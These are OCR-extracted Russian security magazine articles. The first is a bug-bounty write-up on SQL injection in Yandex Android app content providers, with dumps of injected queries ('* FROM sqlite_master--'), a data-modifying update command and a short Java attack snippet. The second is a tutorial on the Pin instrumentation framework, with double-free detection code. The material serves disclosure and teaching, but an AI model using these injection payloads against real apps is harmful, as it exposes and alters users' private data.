Что может сделать атакующий в этом случае? Давай пофантазируем. Например, человеку дали координаты места, где он должен заплатить кредит или куда просто привезти деньги. Атакующий меняет этот адрес и ждет его там :).

ЯНДЕКС.ТАКСИ

Следующая наша жертва — Яндекс.Такси. Уязвимая версия была под номером 1.80, сборка 365. Как и в случае с Яндекс.Картами, ищем контент-провайдеры:

```
finduri ru.yandex.taxi
...
```

```
content://ru.yandex.taxi/taxi
content://ru.yandex.taxi/delay_order
content://ru.yandex.taxi/history
content://ru.yandex.taxi/cities_with_airport
...
```

Пример данных из таблицы delay_order:

```
park_phone  desc  park_id  _id  park_logo  park_name  tariff_id  src  order_id
...
```

Или более интересный провайдер content://ru.yandex.taxi/cities_with_airport, в этом случае, в отличие от delay_order, возможно полное раскрытие БД через запрос "* FROM sqlite_master--":

```
type   name              tbl_name          rootpage sql
table  android_ metadata android_ metadata 3        CREATE TABLE
                                                    android_metadata
                                                    (locale TEXT)
table  city              city              4        CREATE TABLE city
                                                    (_id INTEGER
                                                    PRIMARY KEY,name
                                                    TEXT,search_name
                                                    TEXT)
table  taxi              taxi              5        CREATE TABLE taxi
                                                    (_id INTEGER
                                                    PRIMARY KEY,taxi_
                                                    id LONG,locality_
                                                    name
                                                    VARCHAR(50),name
                                                    TEXT,phone
                                                    TEXT,url TEXT)
...
```

Помимо этого, не было запрета на изменение данных. Например, можно было поменять номера машины, мобильного и другую информацию о ближайших к пользователю такси в таблице taxi.

Также был доступ к таблице history, в которой можно было узнать историю как поиска, так и вызовов. Информация такого рода понадобится не каждому злоумышленнику, но каким-нибудь ревнивцам или частным детективам может быть интересной.

ЯНДЕКС.ЭЛЕКТРИЧКИ

Следующая уязвимая программа — Яндекс.Электрички. Здесь тоже была обнаружена уязвимость типа SQL-инъекции в БД с возможностью изменения данных.

```
query content://ru.yandex.rasp/files --projection "* FROM ↵
sqlite_master--"
type    name    tbl_name    rootpage       sql
.....
table   files   files       4              CREATE TABLE files
                                           (_id integer primary key
                                           autoincrement, etag text,
                                           last_modified text, name
                                           text, region text,
                                           last_updated long,UNIQUE
                                           (name))
.....
```

Для примера изменения данных поменяем путь к кешу файлов:

```
update content://ru.yandex.rasp/files --string name ↵
"/system/sdcard/hack.txt" --where _id=2
_id etag          last_modified  name            region  last_updated
.....
2   9bcbdc0620    null           /system         213     1352462705854
    af50eadead                   /sdcard
    14cdee81a1                   /hack.txt
    ded08f0259
1   548f13c285    null           /data/data              1352462705064
    590c4bc8df                   /ru.yandex.rasp
    665613d2d8                   /cache
    0e7be4678a                   /all_cities.cache
```

Благодаря этой уязвимости злоумышленник мог бы читать и изменять списки любимых и недавних станций. Также изменение пути до кеша могло «уронить» приложение или поменять расписание, если у пользователя отсутствовал в этот момент интернет.

```
C:\Python27\Scripts>python mercury console connect --server 172.44.4.64

            ..                    ..:.
           ..t..                  .h..
            ..e..  . ....... .  ..he
              av..ymetalthatpoi..so
              .nedthedroidtheheavy.
           ..metalthatpoisonedthedro+.
         ..idtheheavymetalthatpoisonedt:.
        .hedroidtheheavymetalthatpoisone..
      ..dthedr,...oidtheheavyme,...taltha.
      .tpoisone..dthedroidthehea..vymetalt.
      ,hatpoisonedthedroidtheheavymetalthat.
     .poisonedthedroidtheheavymetalthatpois.
     .onedthedroidtheheavymetalthatpoisoned:
     .thedroidtheheavymetalthatpoisonedthed.

Selecting 37ffcebeb94cd340 (LENOVO K1 4.1.1)

Mercury Console
mercury> help

Mercury: the Heavy Metal that Poisoned the Droid

Type `help COMMAND` for more information on a particular command, or `help
MODULE` for a particular module.

Commands:

cd  contributors  exit  help  list  load  module  run  shell

mercury> run_
```

Стартовое окно программы Mercury версии 2.1.0

```
F:\SOFT\android_research\mercury-v1.1\client>mercury.py

              ..                    ..:.
             ..I..                  .I..
              ..I.   . . .... .  ..I=
                .I...I?IIIIIIIII~..II
                 .?I?IIIIIIIIIIIIIII..
              .,IIIIIIIIIIIIIIIIIIIIIII+.
          ...IIIIIIIIIIIIIIIIIIIIIIIIIIII:.
          .IIIIIIIIIIIIIIIIIIIIIIIIIIIIIIIII..
        ..IIIIII,..,IIIIIIIIIIIII,..,IIIIII.
        .?IIIIIII..IIIIIIIIIIIIIII..IIIIIIII.
        ,IIIIIIIIIIIIIIIIIIIIIIIIIIIIIIIIIIIII.
       .IIIIIIIIIIIIIIIIIIIIIIIIIIIIIIIIIIIIII.
       .IIIIIIIIIIIIIIIIIIIIIIIIIIIIIIIIIIIIII:
       .IIIIIIIIIIIIIIIIIIIIIIIIIIIIIIIIIIIIIII

        The heavy metal that poisoned the droid

mercury> connect 192.168.0.107
*mercury> help

Commands - type help <command> for more info
--------------------------------------------
activity  broadcast   exit  modules  packages  service  tools
back      debuggable  help  native   provider  shell

*mercury> _
```

Стартовое окно программы Mercury версии 1.1.0



Окно серверной части на устройстве

СЕРИЯ ОДНОТИПНЫХ УЯЗВИМОСТЕЙ

Под таким заголовком будет одна уязвимая таблица, которая была найдена во всех приложениях. Как я понимаю, был написан код, который помогал в идентификации клиента, и его добавили во все приложения. Первая программа с такой уязвимостью — Яндекс.Почта.

Пример отдельного вызова к таблице device_id:

```
content://ru.yandex.device.id.mail/device_id
_id        device_id
.....
1          d0224a1461111111111111111daedb5
```

Или можно получить всю структуру, добавив в запрос наш любимый "* FROM sqlite_master--":

```
type   name                 tbl_name           rootpage   sql
.....
table  android_metadata     android_metadata   3          CREATE TABLE
                                                          android_metadata
                                                          (locale TEXT)
table  device_id            device_id          4          CREATE TABLE
                                                          device_id (_id
                                                          INTEGER PRIMARY
                                                          KEY,device_id TEXT
                                                          UNIQUE)
index  sqlite_autoindex     device_id          5          null
       _device_id_1
```

При общении с представителями безопасности Яндекса выяснилось, что уязвимость возникла после обновления, так как неправильно выставили права:

```
*mercury#provider> info -f device.id
Package name: ru.yandex.mail
Authority: ru.yandex.device.id.mail
Required Permission - Read: null
Required Permission - Write: ru.yandex.device_id.FULL
Grant Uri Permissions: false
Multiprocess allowed: false
```

Как видишь, напротив прав на чтение стоит значение null. Это и позволяло другим пользователям обращаться к этой таблице. Кроме того, не было фильтрации запроса, что позволило произвести инъекцию.

Следующая программа — Яндекс.Навигатор с этой же проблемой. Обращаемся сразу к уязвимому провайдеру:

```
content://ru.yandex.device.id.navi/authority
type   name                 tbl_name           rootpage  sql
.....
table  android_metadata     android_metadata   3         CREATE TABLE
                                                         android_metadata
                                                         (locale TEXT)
table  device_id            device_id          4         CREATE TABLE
                                                         device_id (_id
                                                         INTEGER PRIMARY
                                                         KEY,device_id TEXT
                                                         UNIQUE)
index  sqlite_autoindex     device_id          5         null
       _device_id_1
```

И видим, что структура таблицы схожа с той, что была в Яндекс.Почте. В остальных программах отличалось только имя контент-провайдера.

«АТАКУЮЩИЙ» КОД

Для того чтобы произвести атаку такого рода, не надо никакой дополнительной магии или прав на уровне системы. Достаточно в своем приложении вставить следующие строки и разобрать ответ:

```
String target = "content://ru.yandex.device.id.navi/authority":

ContentResolver r = getContentResolver();

projectionArray[0] = "* FROM sqlite_master--";

Cursor c = r.query(Uri.parse(target), projectionArray, null, null, null);
```

где target — контент-провайдер, а projectionArray — дополнительные параметры в запросе. Если мы отправим пустую строку, то получим просто всю информацию из таблицы, а если добавим к запросу "* FROM sqlite_master--" — всю структуру SQLite БД. Таким образом наше приложение сможет получить или изменить данные другого. Исходники небольшой программы, которая выводит структуру БД в виде всплывающего окна для некоторых уязвимостей из описанных выше, выложены на GitHub (bit.ly/12rv7sZ).

ЗАКЛЮЧЕНИЕ

В заключение хочу пожелать удачи как исследователям в поиске уязвимостей в чужих программах, так и разработчикам — надеюсь, моя статья поможет им проанализировать свои приложения и быстро устранить все найденные баги. На сегодня это все, но я не прощаюсь — жди публикации о новых ошибках, а также о работе с другими типами уязвимостей, благодаря которым и ты сможешь попасть в различные залы славы. Удачи! ⌶

ЗАГРУЗКА ПРИЛОЖЕНИЙ С РЕАЛЬНОГО УСТРОЙСТВА

1. Проверяем наличие устройства

```
adb devices
```

2. Все установленные приложения хранят свой «установщик» в папке /data/app, поэтому скачиваем:

```
adb pull /data/app/ru.yandex.↵
yandexmaps-1.apk C:\
```

ОС Android использует нумерацию каждой установленной программы, поэтому на конце может быть как -1, так и -2.

3. Далее можем реверсить методами, описанными в прошлых номерах, или устанавливать в эмул.

ЗАГРУЗКА С ПОМОЩЬЮ API

Энтузиасты отреверсили и составили API для работы с Google Play (ранее Android Market). Скрипт написан на Python и выложен на GitHub (github.com/egirault/googleplay-api), есть также аналог на Java. Для его работы тебе понадобится AndroidID реального устройства, которое прикреплено к тебе или какому-то другому пользователю, а также логин и пароль или AuthToken. AndroidID можно узнать, набрав на USSD-команду ##8255##, где параметр aid и будет твоим AndroidID. Все это вводим в файле config.py. Далее, например, можно найти все Яндекс-программы на маркете командой:

```
search.py yandex
```

КЛАССИФИКАЦИЯ УЯЗВИМОСТИ ПО OWASP MOBILE TOP-10 В РАМКАХ КОНКУРСА «ОХОТА ЗА ОШИБКАМИ»


За M01 (небезопасное хранилище данных) — M05 (недостатки в механизмах аутентификации и авторизации в критичных приложениях) назначают награду в 10 000 рублей, а для прочих — 5000 рублей. За M06 (недостатки в управлении сессией) — M08 (утечка данных в критичных приложениях) — 5000 рублей, прочих — 3000 рублей. В особых случаях размер награды может быть увеличен.

Для отправки информации о уязвимости используется веб-форма https://company.yandex.ru/security/report.xml или ты можешь просто отправить письмом на почту security-report@yandex-team.ru.

ИНСТРУМЕНТАЦИЯ — ЭВОЛЮЦИЯ АНАЛИЗА

СИСТЕМА PIN НА ВООРУЖЕНИИ

На протяжении нескольких статей мы погружались в мир инструментации кода, сравнивали статическую и динамическую инструментацию, рассматривали различные фреймворки. Сегодня же настало время вплотную познакомиться с фреймворком Pin, используемым для динамической бинарной инструментации, разобраться, как писать свои pintool'ы (модули для данного фреймворка) и где это может нам пригодиться при решении задач информационной безопасности.



Дмитрий «D1g1» Евдокимов, Digital Security
@evdokimovds



PIN В ИБ

О популярности фреймворка Pin в мире информационной безопасности свидетельствует его активное использование такими крутыми исследовательскими центрами, как Immunity, Zynamics, Rapid7, Sourcefire VRT, COSEINC и так далее. Неудивительно, что знание DBI уже сейчас встречается как одно из ключевых требований к специалистам по оценке безопасности ПО и разработке эксплойтов, например на должность разработчика эксплойтов в Metasploit.


Помимо этого, DBI-фреймворки все чаще используются для решения задач на различных CFT-соревнованиях. Достаточно лишь взглянуть на решения заданий с plaidCTF 2013 от команды Eindbazen (bit.ly/18akmry) и с NDH2k13 от @JonathanSalwan (bit.ly/18uFjxl), чтобы убедиться, что без привлечения фреймворка Pin на них ушло бы просто катастрофическое количество времени. Как видишь, все указывает на то, что с течением времени фреймворк Pin будет только активней использоваться для решения различных задач в области информационной безопасно-

In addition to the requirements, we prefer candidates who have experience:

- Developing exploits using the Metasploit Framework
- Reverse engineering compiled applications
- SMT/SAT solvers
- Various run-time analysis techniques
- Dynamic Binary Instrumentation/Translation
- Fuzz-testing
- Programming in other assembly languages, such as ARM, PPC, SPARC, MIPS
- Embedded device research and exploitation

All interested parties should email their resumes to jobs[at]metasploit.com.

Требования в вакансии для работы в команде Metasploit




Уровни гранулярности в Pin

сти. Поэтому, чтобы не отстать от передовых технологий, мы с ним сегодня и познакомимся. Начнем, как обычно, с теории и азов, а затем уже перейдем к практике.

УРОВНИ ГРАНУЛЯРНОСТИ В PIN

Так как основная идея инструментации заключается во вставке собственного кода в чужой, то очень важно определиться, куда именно мы хотим вставить наш код. От этого зависит как уровень контроля над программой, так и скорость работы программы под инструментацией. Чем больше контроль, тем меньше скорость, и наоборот. В Pin назначаемые пользователем обработчики могут работать с анализируемым кодом на следующих уровнях функциональности и гранулярности:

- **Инструкции (INS).** Обработчик, который вызывается для каждой инструкции исследуемой программы, регистрируется при помощи функции INS_AddInstrumentFunction(). Назначать обработчики для отдельных инструкций можно с помощью INS_InsertCall(). Для анализа инструкций Pin использует библиотеку под названием XED. Ее API также доступен для использования в инструментальных модулях.
- **Базовые блоки (TRACE).** Под базовым блоком подразумевается линейный участок кода, находящийся между двумя инструкциями, которые или являются точкой входа вектора исполнения, или непосредственно меняют значение EIP (CALL, JMP/Jxx, RET и так далее). Как видишь, в Pin понятие ББ отличается от классического определения. Обработчик, который вызывается для каждого базового блока исследуемой программы, регистрируется при помощи функции TRACE_AddInstrumentFunction(). Назначать обработчики для отдельных базовых блоков можно с помощью BBL_InsertCall(). Для работы с отдельными инструкциями, составляющими базовый блок, в теле обработчика можно использовать функции BBL_InsHead()/BBL_InsNext().
- **Функции (RTN).** Обработчик, который вызывается для каждой функции исследуемой программы, регистрируется при помощи функции RTN_AddInstrumentCall(). Для работы с инструкциями исследуемой функции внутри этого обработчика следует использовать RTN_InsHead()/RTN_InsTail(), а также семейство INS-функций для исследования самих инструкций. Стоит сказать, что RTN_AddInstrumentCall() работает корректно только при наличии отладочных символов, в противном случае стоит использовать обработку инструкции call.
- **Исполняемые модули (IMG).** Обработчик, который вызывается при загрузке какого-либо исполняемого модуля в контекст исследуемого процесса, регистрируется при помощи функции IMG_AddInstrumentFunction(). Для работы с загружаемым модулем из обработчика используются другие IMG-функции, а для работы с отдельными секциями — функции SEC-семейства.



WARNING!

На момент написания статьи Pin еще не поддерживал Visual Studio 2012. Поэтому для разработки собственных Pin-инструментов используй более ранние версии Visual Studio.

PIN API

Если говорить про API Pin, то он достаточно большой, поэтому полностью его рассматривать нецелесообразно и скучно. Так что мы просто бегло пробежимся по основным его классам, чтобы ты мог впоследствии в нем ориентироваться. Но перед тем как мы пойдем дальше, необходимо сделать одно небольшое замечание.

Так как ядро Pin перехватывает исполнение целевого процесса начиная с точки входа системного загрузчика, в инструментальных модулях гарантировано безопасное использование только функций самого Pin и стандартной библиотеки C/C++. Попытка использования, к примеру, Win32 API чаще всего приводит к неработоспособности инструментального модуля. Это необходимо помнить при написании собственных инструментов.

Ну а теперь вернемся опять к API. Итак, Pin предоставляет следующие API, которые не связаны с уровнями гранулярности инструментирования программы, а предназначены для вспомогательных задач:

ЗАПУСК PIN

Запуск приложения под Pin:

```
pin.exe [pin_options] -t pintool_name.dll [pintool_options] -- app_name.exe
```

Приаттачить Pin к уже запущенному приложению:

```
pin.exe [pin_options] -t pintool_name.dll [pintool_options] -pid <#pid>
```

где **pinoptions** — параметры работы самого Pin, **pintoolname.dll** — инструментальный модуль, **pintool_options** — параметры инструментального модуля, **appname.exe** — инструментируемое приложение.

	x86 32 bit	64 bit
Windows	+	+
Linux	+	+
OS X	+	+
Android	+	—

Поддерживаемые ОС и архитектуры

- Инициализация и контроль программы (CONTROL). Данная группа функций используется для инициализации Pin, запуска приложения и установки обратных вызовов для выхода из приложения и подобных событий.
- Работа с символами исполняемого модуля (SYM). Обеспечивает информацией об используемых отладочных символах в исполняемом приложении. Для этого сначала необходимо вызвать PIN_InitSymbols(), чтобы символы стали доступны. Доступ к символам можно получить как во время инструментации, так и во время анализа.
- Регистры (REG). Данная группа функций используется Pin для работы с регистрами как во время инструментирования, так и во время анализа.
- Аргументы для процедур инструментирования (ARG). Описывает аргументы для процедур, которые непосредственно производят инструментацию программы. Может описывать порядок выполнения процедуры (до выполнения кода, после выполнения кода, до и после), порядок выполнения обработчиков для одной и той же инструкции (если их назначено несколько на нее одну) или просто типы передаваемых параметров (IARG_ADDRINT, IARG_PTR, IARG_BOOL, IARG_UINT32, IARG_INST_PTR, IARG_REG_VALUE и так далее).
- Быстрая буферизация (BUFFER). Эта группа функций предназначена для работы с данными, которые хранятся в буфере Pin. Функция PIN_DefineTraceBuffer() используется для создания места для хранения данных, INS_InsertFillBuffer() используется для заполнения данного буфера. Это может быть полезно для оптимизации работы инструмента и при работе с самомодифицирующимся кодом.
- Прототип: описание процедур приложения (PROTO). Предназначена для описания прототипа процедур приложения, которое подвергается инструментированию, что позволяет значительно улучшить анализ процедур. В прототипе описывается соглашение о передаче параметров в функцию, тип и размер каждого аргумента функции. Это может быть очень полезным при описании функций с переменным количеством параметров (типа scanf).
- Потоки (THREAD). Данная группа функций предназначена для работы с потоками и между потоками. Данные API доступны в каждом потоке, включая любой внутренний поток, порожденный инструментом.
- Процессы (PROCESS). Предоставляет информацию об инструментируемом процессе. Также доступны в любом потоке, включая любой внутренний поток, порожденный инструментом.

Список API довольно внушительный, но теперь, надеюсь, ты уже хоть немного представляешь, к какой группе функций стоит обратиться при реализации того или иного функционала.


PIN ДЛЯ ФАЗЗИНГА

На самом деле Pin можно использовать абсолютно на всех стадиях процесса фаззинга: от подготовки тест-кейсов до ловли крешей.

В подготовительной стадии Pin отлично подходит для анализа code coverage с целью выбора наименьшего количества тест-кейсов, обеспечивающих наибольшее покрытие исследуемого кода. При этом мы легко можем играться с уровнем точности (гранулярности) — от инструкции до исполняемого модуля. Чаще всего используется уровень базовых блоков.

Далее в процессе фаззинга (если он мутационный) Pin можно использовать для реализации in memory фаззера. Это не особо сложно, так как мы полностью контролируем как поток данных, так и поток управления программы.

И наконец, в заключительной стадии мы можем как просто ловить падения программы при возникновении Access Violation, так и на основании определенных сигнатур определять баги до их фактического проявления. Например, для идентификации переполнения буфера в стеке можно перед выполнением инструкции RETN проверять корректность хранимого адреса на стеке. Или еще пример: вести собственный счетчик ссылок на объект, и если объект удален, а ссылки на него еще остались, то значит, мы, скорее всего, нашли use-after-free багу. При более детальном анализе возникновения ошибки Pin совместно с XED можно использовать для taint propagation, что позволит определить, какие именно входные данные привели к падению.



Графическое представление результата работы VERA

Приведу еще несколько проектов, которые обязательно пригодятся при фаззинге:

1. Code-coverage-analysis-tools (bit.ly/hYEldy) — анализатор покрытия кода.
2. RunTracer (github.com/grugq/RunTracer) — набор инструментов для отслеживания потока управления программы.
3. PinStalk (bit.ly/16DTzsx) — еще один инструмент для анализа покрытия кода (да, их действительно много).
4. Pinlog (code.google.com/p/kerckhoffs) — крутой трейсер с поддержкой Windows/Linux/Mac и x32/x64-архитектур.

PIN ДЛЯ RE

Область применения DBI-фреймворков просто огромна, и основная их задача — это восполнить недостатки статического анализа. Все, что неизвестно / не определено при статическом анализе (относительные переходы, виртуальные вызовы, содержимое памяти, динамически генерируемый код), можно легко и просто узнать в процессе выполнения. Также есть еще одно интересное направление, связанное с восстановлением исходной структуры данных. Задача состоит в том, чтобы по операциям, выполняющимся над данными, определить их тип (pointer, integer, char, struct и так далее) и размер.

Вот небольшой перечень инструментов, которые ты можешь взять за основу для написания собственных (чтобы заново не изобретать велосипед):

1. Kerckhoffs (code.google.com/p/kerckhoffs) — инструмент для полуавтоматического детектирования криптографических примитивов в программах.
2. Xref_finder (bit.ly/1akoICV) — набор инструментов (IDAPython плагин и pintool) для восстановления перекрестных ссылок, которые неизвестны до выполнения (типа call eax), в файле баз данных IDA Pro.
3. DiffCov (bit.ly/1H2WPs) — набор инструментов для записи выполнившихся базовых блоков программы.
4. Runtime-tracer (github.com/neuroo/runtime-tracer) — создает трейс выполнения программы со значениями регистров и обрабатываемыми участками памяти.

Также стоит отметить, что с версии 6.4 IDA Pro имеет собственный встроенный модуль-трейсер, базирующийся на Pin.

PIN ДЛЯ АНАЛИЗА MALWARE

Когда говорится про использование DBI для исследования malware, то обычно подразумевается две области: автоматизация распаковки и детектирование шелл-кода. На сегодняшний день для того и другого уже есть готовые pintool. Например:

1. VERA (csr.lanl.gov/vera) — инструмент для визуализации работы программы. Очень наглядно можно видеть, где работает распаковщик, а где основная часть malware.
2. Tripoux (code.google.com/p/tripoux) — анализатор упаковщиков зловредов.
3. TraceSurfer (code.google.com/p/tartetatintools) — набор инструментов для анализа вредоносного кода.
4. Godware (github.com/jbremer/godware) — совсем небольшой помощник для анализа вредоносного кода.

А вот при анализе эксплойтов (которые часто используются во вредоносном ПО), а точнее, шелл-кодов могут пригодиться следующие два инструмента:



WWW

Pin community:
tech.groups.yahoo.com/group/pinheads

1. Shellcode dumper (bit.ly/14nGxM6) — дампер стандартных шелл-кодов, принцип работы которых основывается на передаче управления на stack или heap.
2. Moflow-mitigations (bit.ly/17x9Ajm) — прототип, идентифицирующий ROP-шелл-коды и JIT-шелл-коды.

Для более глубокого понимания автоматизации деобфускации и распаковки советую изучить презентацию Dynamic Binary Instrumentation for Deobfuscation and Unpacking (bit.ly/13A5OQS). Также полезно будет ознакомиться с презентацией парней из Microsoft под названием Shellcode analysis using dynamic binary instrumentation (bit.ly/jUydWl). Они также разработали детектор шелл-кода на базе Pin под названием SHAN (the SHellcode ANalyzer), но, к сожалению, в открытый доступ его не выложили. Зато как он работает, описали подробно, так что нет проблем его реализовать собственными усилиями. Их детище способно ловить как классические шелл-коды, так и ROP.

PIN НА ПРАКТИКЕ

О структуре и способах применения поговорили. Теперь настало время рассмотреть на практике, как работать с этим чудесным фреймворком.

Установка и настройка

Прежде всего идем и скачиваем с официального сайта (intel.ly/11NmRhY) фреймворк Pin (или берем с нашего диска). Я использую Visual Studio 2010, поэтому скачал архив по ссылке vc10. Следующим шагом надо будет распаковать его в любое удобное тебе место. Я, например, распаковал его в D:\pin-2.12-58423-msvc10-windows. Собственно, на этом вся установка завершена, можно переходить к использованию.

Нас будет интересовать поддиректория \source\tools\, в которой находятся уже реализованные инструменты. Пробежавшись по папкам, ты увидишь кучу исходников и makefile'ов для их сборки. Но надо сказать разработчикам спасибо: они предоставили также проект-шаблон для студии, на основании которого можно очень просто создать свой собственный модуль, не колдуя с makefile'ами и не заморачиваясь с путями и параметрами компиляции. Находится он в папке MyPinTool. Его-то мы и возьмем за основу. Создаем в \source\tools\ копию папки MyPinTool с названием своего будущего инструмента, например DoubleFree.

Задача и алгоритм

Теперь о самой задаче, которую мы будем реализовывать. Сегодня нашей целью будет отлов багов в программах, когда освобождается уже освобожденная память, то есть когда происходит второй вызов функции free() для уже освобожденной памяти.

Каким образом мы будем отлавливать такие баги? Все достаточно просто: в приложении и динамических библиотеках будем искать функцию malloc() и устанавливать обработчик, который бы срабатывал после ее вызова и сохранял возвращаемое ею значение в массив. Аналогично и с функцией free(), также надо установить обработчик, который будет проверять наличие указателя на освобождаемый участок памяти в нашем массиве. В случае если он там присутствует, просто удаляем его, а если отсутствует — значит, мы его уже удалили и пытаемся сделать это повторно, то есть вот она, double free бага.

Кодинг

Итак, с алгоритмом разобрались, открываем скопированный проект и идем писать исходный код (тот, что остался после копирования, можно просто удалить). Прежде всего подключаем заголовочные файлы: pin.H, iostream, iomanip, algorithm, list, string.h, stdio.h. После чего задаем глобальную переменную, в которой будут храниться все выделенные функцией malloc() адреса:

```
// Список выделенных адресов
list<ADDRINT> MallocAddrs;
```

Теперь пишем функцию, которая будет вызываться после malloc() и сохранять в MallocAddrs адреса выделенных ею участков памяти.

```
// Функция, которая вызывается каждый раз после вызова
// функции malloc()
VOID MallocAfter(ADDRINT ret, ADDRINT inst) {
    // Сохраняем адрес, возвращенный malloc() в наш список
    if (ret != 0) {
        list<ADDRINT>::iterator p;
        p = find(MallocAddrs.begin(), MallocAddrs.end(), ret);
        if (MallocAddrs.end() == p) {
            MallocAddrs.push_back(ret);
        }
```

XED

Одной из важных (не независимых) частей Pin является библиотека XED (акроним от X86 Encoder Decoder). Она позволяет кодировать и декодировать x86 (IA-32 и Intel® 64) инструкции. Декодер на вход получает последовательность байтов (машинный код) и возвращает структуру, описывающую опкод, операнды и флаги. Кодер производит обратную операцию. На текущий момент XED поддерживает Linux, Windows, OS X, FreeBSD и умеет читать бинарные образы форматов PE/COFF, ELF и MACHO для 32b и 64b. Для вывода инструкций поддерживается три формата: Intel, ATT SYSV и внутренний (очень детализированный).

```
// Поиск инструкции, которая перемещает значение
// из памяти в регистр
if (INS_Opcode(ins) == XED_ICLASS_MOV &&
    INS_IsMemoryRead(ins) &&
    INS_OperandIsReg(ins, 0) &&
    INS_OperandIsMemory(ins, 1) )
{

    // Дизассемблируем itext буфер байт
    xed_error = xed_decode(&xedd, ↵
    XED_STATIC_CAST(const xed_uint8_t*,itext), bytes);

    ...
```

Чем это может быть полезно в задачах ИБ? Тут от банального написания анализатора shellcod'ов до написания инструмента, реализующего taint propagation (отслеживание распространения/влияния каких-либо данных в программе).


В последнем варианте мы можем получить хорошую детальную информацию о каждой инструкции в процессе программы и сказать, как они влияют на флаги и как внутри них операнды влияют друг на друга, то есть можем следить за процессом taint.

ANTI-PIN

Anti-debug и anti-VM техниками в наше время уже никого не удивишь, а вот противодействовать активно набирающим популярность DBI-фреймворкам надо начинать. Так, парни из Core Security на конференции RECon 2012 представили исследование Dynamic Binary Instrumentation Frameworks: I know you're there spying on me. В данной работе они рассмотрели техники антиинструментации, направленные на фреймворк Pin. Провернуть им это удалось достаточно просто: все в основном заключается в обнаружении pinvm.dll (ее свойств и характеристик), обнаружении работы JIT-компилятора, проверки handler'ов, временных задержек и так далее. В результате они написали программку eXait (eXtensible Anti-Instrumentation Tester), которая позволяет детектить инструментацию. Правды ради стоит сказать, что Pin абсолютно никак себя не скрывает. В общем, еще есть огромная область антиантиинструментации :).

PIN ДЛЯ ANDROID


Совсем недавно компания Intel выпустила версию Pin для ОС Android. Для запуска Pin на Android-девайсе понадобится: хостовая Linux-машина, root-доступ на устройстве и установленный BusyBox. Также надо будет скачать Android SDK и Android NDK. После этого компилируем pintool на хостовой машине с указанием целевой ОС (TARGET_OS=android), заливаем его на устройство и запускаем как обычно.





Runtime-tracer в IDA Pro

Окно настройки Pin tracer в IDA Pro




```
        else
        {
            LOG("Malloc address already ↵
           saved?!\n");
            cerr << "already saved" << hex << ↵
           inst << endl;
        }
    }
    else
    {
        LOG("Malloc fail\n");
    }
}
```

Теперь очередь за функцией, которая перед вызовом free() будет проверять, не была ли уже освобождена память.

```
// Функция, которая вызывается каждый раз перед
// вызовом функции free()
VOID FreeBefore(ADDRINT target, ADDRINT inst)
{
    list<ADDRINT>::iterator p;
    p = find(MallocAddrs.begin(), MallocAddrs.↵
    end(), target);
    if ( (!(MallocAddrs.empty())) && ↵
    (MallocAddrs.end() != p) )
    {
        // Удаляем адрес из нашего списка
        p = MallocAddrs.erase(p);
    }
    else
    {
        // Происходит вызов free() адреса, который
        // не выделен -> Double free уязвимость!
        cerr << hex << target << " " << inst << ↵
        endl;
    }
}
```

